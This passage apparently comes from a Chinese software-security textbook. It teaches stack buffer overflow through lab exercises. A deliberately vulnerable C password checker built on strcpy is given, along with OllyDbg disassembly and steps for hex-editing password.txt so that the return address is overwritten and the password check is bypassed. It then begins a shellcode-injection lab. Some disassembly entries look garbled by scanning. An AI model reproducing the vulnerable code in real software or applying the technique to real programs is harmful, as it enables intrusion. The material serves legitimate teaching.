


图 4.3.2 溢出前栈中的布局




图 4.3.4 溢出后程序返回到无效地址 0x00323334

我们可以从调试器中的显示看出计算机中发生的事件。

- (1) 函数返回时将返回地址装入 EIP 寄存器。
- (2) 处理器按照 EIP 寄存器的地址 0x00323334 取指。
- (3) 内存 0x00323334 处并没有合法的指令，处理器不知道该如何处理，报错。

由于 0x00323334 是一个无效的指令地址，所以处理器在取指的时候发生了错误使程序崩溃。但如果这里我们给出一个有效的指令地址，就可以让处理器跳转到任意指令区去执行（比如直接跳转到程序验证通过的部分），也就是说，我们可以通过淹没返回地址而控制程序的执行流程。以上就是通过淹没栈帧状态值控制程序流程的原理，也是本节实验要做的事。

4.3.2 控制程序的执行流程

用键盘输入字符的 ASCII 表示范围有限，很多值（如 0x11、0x12 等符号）无法直接用键盘输入，所以我们把用于实验的代码稍加改动，将程序的输入由键盘改为从文件中读取字符串。


```
#include <stdio.h>

#define PASSWORD "1234567"

int verify_password (char *password)
{
    int authenticated;
    char buffer[8];
    authenticated=strcmp(password,PASSWORD);
    strcpy(buffer,password);//over flowed here!
    return authenticated;
}

main()
{
    int valid_flag=0;
    char password[1024];
    FILE * fp;
    if(!(fp=fopen("password.txt","rw+")))
    {
        exit(0);
    }
    fscanf(fp,"%s",password);
    valid_flag = verify_password(password);
    if(valid_flag)
    {
        printf("incorrect password!\n");
    }
    else
    {
        printf("Congratulation! You have passed the verification!\n");
    }
    fclose(fp);
}
```

以上节实验中的代码为基础, 稍作修改后得到上述代码。程序的基本逻辑和上一节中的代码大体相同, 只是现在将从同目录下的 password.txt 文件中读取字符串, 而不是用键盘输



入。我们可以用十六进制的编辑器把我们想写入但不能直接键入的 ASCII 字符写进这个 password.txt 文件。

实验环境如表 4-3-3 所示。

表 4-3-3 实验环境

	推荐使用的环境	备 注
操作系统	Windows XP sp2	其他 Win32 操作系统也可进行本实验
编译器	Visual C++ 6.0	如使用其他编译器, 需重新调试
编译选项	默认编译选项	VS2003 和 VS2005 中的 GS 编译选项会使栈溢出实验失败
build 版本	debug 版本	如使用 release 版本, 则需要重新调试

如果完全采用实验指导所推荐的实验环境, 将精确地重现指导中所有的细节; 否则需要根据具体情况重新调试。

用 VC6.0 将上述代码编译链接 (使用默认编译选项, BUILD 成 debug 版本), 在与 PE 文件同目录下建立 password.txt 并写入测试用的密码之后, 就可以用 OllyDbg 加载调试了。

开始动手之前, 我们先理清思路, 看看要达到实验目的我们都需要做哪些工作。

(1) 要摸清楚栈中的状况, 如函数地址距离缓冲区的偏移量等。这虽然可以通过分析代码得到, 但我还是推荐从动态调试中获得这些信息。

(2) 要得到程序中密码验证通过的指令地址, 以便程序直接跳去这个分支执行。

(3) 要在 password.txt 文件的相应偏移处填上这个地址。

这样 verify_password 函数返回后就会直接跳转到验证通过的正确分支去执行了。

首先用 OllyDbg 加载得到可执行 PE 文件, 如图 4.3.5 所示。

Address	Hex dump	Disassembly	Comment
004010E6	50	PUSH EAX	Arg3
004010E7	68 84305200	PUSH OFFSET stack.0077_C0_02D111E	Format = "%s"
004010EC	8B00 10F0FFFF	MOV ECX,DWORD PTR SS:[EBP-400]	stream
004010F2	54	PUSH EAX	stream
004010F3	EB 08028000	CALL stack.0077_C0_02D111E	stream
004010F8	83C4 0C	ADD ESP,0C	
004010FB	8D95 FCFBFFFF	LEA EDI,DWORD PTR SS:[EBP-404]	
00401101	52	PUSH EAX	
00401102	EB FFFFFF	CALL stack.00401005	
00401107	83C4 04	ADD ESP,4	
0040110B	8945 FC	MOV DWORD PTR SS:[EBP-4],EAX	
0040110D	837D FC 00	CMPL DWORD PTR SS:[EBP-4],0	
00401111	74 0F	JE SHORT stack.00401122	
00401113	68 08305200	PUSH OFFSET stack.0077_C0_02D111E	Format = "incorrect password!"
00401118	EB 13020000	CALL stack.0077_C0_02D111E	
0040111D	83C4 04	ADD ESP,4	
00401120	EB 0D	JMP SHORT stack.0040112F	
00401122	68 28305200	PUSH OFFSET stack.0077_C0_02D111E	Format = "congratulation! You have
00401127	1B 04030000	CALL stack.0077_C0_02D111E	
0040112C	83C4 04	ADD ESP,4	
0040112F	8B45 F8FBFFFF	MOV EAX,DWORD PTR SS:[EBP-404]	
00401135	50	PUSH EAX	stream
00401136	EB 15020000	CALL stack.0077_C0_02D111E	
0040113B	83C4 04	ADD ESP,4	

图 4.3.5 提示验证通过的代码位置

阅读图 4.3.5 中显示的反汇编代码, 可以知道通过验证的程序分支的指令地址为 0x00401122。

0x00401102 处的函数调用就是 `verify_password` 函数, 之后在 0x0040110A 处将 EAX 中的函数返回值取出, 在 0x0040110D 处与 0 比较, 然后决定跳转到提示验证错误的分支或提示验证通过的分支。

提示验证通过的分支从 0x00401122 处的参数压栈开始。如果我们把返回地址覆盖成这个地址, 那么在 0x00401102 处的函数调用返回后, 程序将跳转到验证通过的分支, 而不是进入 0x00401107 处分支判断代码。这个过程如图 4.3.6 所示。




图 4.3.6 栈溢出攻击示意图

通过动态调试, 发现栈帧中的变量分布情况基本没变。这样我们就可以按照如下方法构造 password.txt 中的数据。

仍然出于字节对齐、容易辨认的目的, 我们将“4321”作为一个输入单元。

buffer[8]共需要两个这样的单元。

第 3 个输入单元将 `authenticated` 覆盖; 第 4 个输入单元将前栈帧 EBP 值覆盖; 第 5 个输入单元将返回地址覆盖。

为了把第 5 个输入单元的 ASCII 码值 0x34333231 修改成验证通过分支的指令地址 0x00401122, 我们将借助十六进制编辑工具 UltraEdit 来完成 (0x40、0x11 等 ASCII 码对应的符号很难用键盘输入)。

步骤 1: 创建一个名为 password.txt 的文件, 并用记事本打开, 在其中写入 5 个 “4321” 后保存到与实验程序同名的目录下, 如图 4.3.7 所示。




图 4.3.7 制作触发栈溢出的输入文件

步骤 2: 保存后用 UltraEdit_32 重新打开, 如图 4.3.8 所示。




图 4.3.8 制作触发栈溢出的输入文件

步骤 3: 将 UltraEdit_32 切换到十六进制编辑模式, 如图 4.3.9 所示。



图 4.3.9 制作触发栈溢出的输入文件

步骤 4: 将最后 4 个字节修改成新的返回地址, 注意这里是按照 “内存数据” 排列的, 由于 “大顶机” 的缘故, 为了让最终的 “数值数据” 为 0x00401122, 我们需要逆序输入这 4 个字节, 如图 4.3.10 所示。



图 4.3.10 制作触发栈溢出的输入文件

步骤 5: 这时我们可以切换回文本模式, 最后这 4 个字节对应的字符显示为乱码, 如图 4.3.11 所示。



图 4.3.11 制作触发栈溢出的输入文件

将 password.txt 保存后, 用 OllyDbg 加载程序并调试, 可以看到最终的栈状态如表 4-3-4 所示。

表 4-3-4 栈帧数据

局部变量名	内存地址	偏移3处的值	偏移2处的值	偏移1处的值	偏移0处的值
buffer[0~3]	0x0012FB14	0x31 ('1')	0x32 ('2')	0x33 ('3')	0x34 ('4')
buffer[4~7]	0x0012FB18	0x31 ('1')	0x32 ('2')	0x33 ('3')	0x34 ('4')
authenticated (被覆盖前)	0x0012FB1C	0x00	0x00	0x00	0x01
authenticated (被覆盖后)	0x0012FB1C	0x31 ('1')	0x32 ('2')	0x33 ('3')	0x34 ('4')
前栈帧 EBP (被覆盖前)	0x0012FB20	0x00	0x12	0xFF	0x80
前栈帧 EBP (被覆盖后)	0x0012FB20	0x31 ('1')	0x32 ('2')	0x33 ('3')	0x34 ('4')
返回地址 (被覆盖前)	0x0012FB24	0x00	0x40	0x11	0x07
返回地址 (被覆盖后)	0x0012FB24	0x00	0x40	0x11	0x22

程序执行状态如图 4.3.12 所示。




图 4.3.12 栈溢出成功改变了程序执行流程

由于栈内 EBP 等被覆盖为无效值, 使得程序在退出时堆栈无法平衡, 导致崩溃。虽然如此, 我们已经成功地淹没了返回地址, 并让处理器如我们设想的那样, 在函数返回时直接跳转到了提示验证通过的分支。

4.4 代码植入

4.4.1 代码植入的原理

本章第 2 节和第 3 节已经依次展示了淹没相邻变量改变程序流程和淹没返回地址改变程序流程的方法。本节将给您介绍一个更有意思的实验——通过栈溢出让进程执行输入数据中植入的代码。

在上节实验中, 我们让函数返回到 main 函数的验证通过分支的指令。试想一下, 如果我们在 buffer 里包含我们自己想要执行的代码, 然后通过返回地址让程序跳转到系统栈里执行, 我们岂不是可以让进程去执行本来没有的代码, 直接去做其他事情了!




图 4.4.1 利用栈溢出植入可执行代码的攻击示意图

如图 4.4.1 所示，在本节实验中，我们准备向 password.txt 文件里植入二进制的机器码，并用这段机器码来调用 Windows 的一个 API 函数 MessageBoxA，最终在桌面上弹出一个消息框并显示“failwest”字样。

4.4.2 向进程中植入代码

为了完成在栈区植入代码并执行，我们在上节的密码验证程序的基础上稍加修改，使用如下的实验代码。

```
#include <stdio.h>
#include <windows.h>
#define PASSWORD "1234567"
int verify_password (char *password)
{
    int authenticated;
    char buffer[44];
    authenticated=strcmp(password, PASSWORD);
```




```
strcpy(buffer,password);//over flowed here!  
return authenticated;  
}  
main()  
{  
    int valid_flag=0;  
    char password[1024];  
    FILE * fp;  
    LoadLibrary("user32.dll");//prepare for messagebox  
    if(!(fp=fopen("password.txt","rw+")))  
    {  
        exit(0);  
    }  
    fscanf(fp,"%s",password);  
    valid_flag = verify_password(password);  
    if(valid_flag)  
    {  
        printf("incorrect password!\n");  
    }  
    else  
    {  
        printf("Congratulation! You have passed the verification!\n");  
    }  
    fclose(fp);  
}
```

这段代码在 4.3 节溢出代码的基础上修改了 3 处。

(1) 增加了头文件 windows.h, 以便程序能够顺利调用 LoadLibrary 函数去装载 user32.dll。

(2) verify_password 函数的局部变量 buffer 由 8 字节增加到 44 字节, 这样做是为了有足够的空间来“承载”我们植入的代码。

(3) main 函数中增加了 LoadLibrary("user32.dll")用于初始化装载 user32.dll, 以便在植入代码中调用 MessageBox。

实验环境如表 4-4-1 所示。

表 4-4-1 实验环境

	推荐使用的环境	备 注
操作系统	Windows XP sp2	其他 Win32 操作系统也可进行本实验
编译器	Visual C++ 6.0	如使用其他编译器, 需重新调试
编译选项	默认编译选项	VS2003 和 VS2005 中的 GS 编译选项会使栈溢出实验失败
build 版本	debug 版本	如使用 release 版本, 则需要重新调试

说明: 即便完全采用所推荐的实验环境, 函数返回地址、MessageBoxA 函数的入口地址等也需要重新确定, 因为这些地址可能依赖于操作系统的补丁版本等。这些地址的确定方法在实验指导中均给出了详细的说明。

用 VC6.0 将上述代码编译 (默认编译选项, 编译成 debug 版本), 得到有栈溢出的可执行文件。在同目录下创建 password.txt 文件用于程序调试。

我们准备在 password.txt 文件中植入二进制的机器码, 在 password.txt 攻击成功时, 密码验证程序应该执行植入的代码, 并在桌面上弹出一个消息框显示 “failwest” 字样。

让我们在动手之前回顾一下我们需要完成的几项工作。

(1) 分析并调试漏洞程序, 获得淹没返回地址的偏移。

(2) 获得 buffer 的起始地址, 并将其写入 password.txt 的相应偏移处, 用来冲刷返回地址。

(3) 向 password.txt 中写入可执行的机器代码, 用来调用 API 弹出一个消息框。

本节验证程序里 verify_password 中的缓冲区为 44 个字节, 按照前边实验中对栈结构的分析, 我们不难得出栈帧中的状态如图 4.4.2 所示。

如果在 password.txt 中写入恰好 44 个字符, 那么第 45 个隐藏的截断符 null 将冲掉 authenticated




图 4.4.2 预测栈中的布局

低字节中的 1，从而突破密码验证的限制。我们不妨就用 44 个字节作为输入来进行动态调试。

出于字节对齐、容易辨认的目的，我们把“4321”作为一个输入单元。

buffer[44]共需要 11 个这样的单元。

第 12 个输入单元将 authenticated 覆盖；第 13 个输入单元将前栈帧 EBP 值覆盖；第 14 个输入单元将返回地址覆盖。

分析过后，我们需要进行调试验证分析的正确性。首先，在 password.txt 中写入 11 组“4321”，共 44 个字符，如图 4.4.3 所示

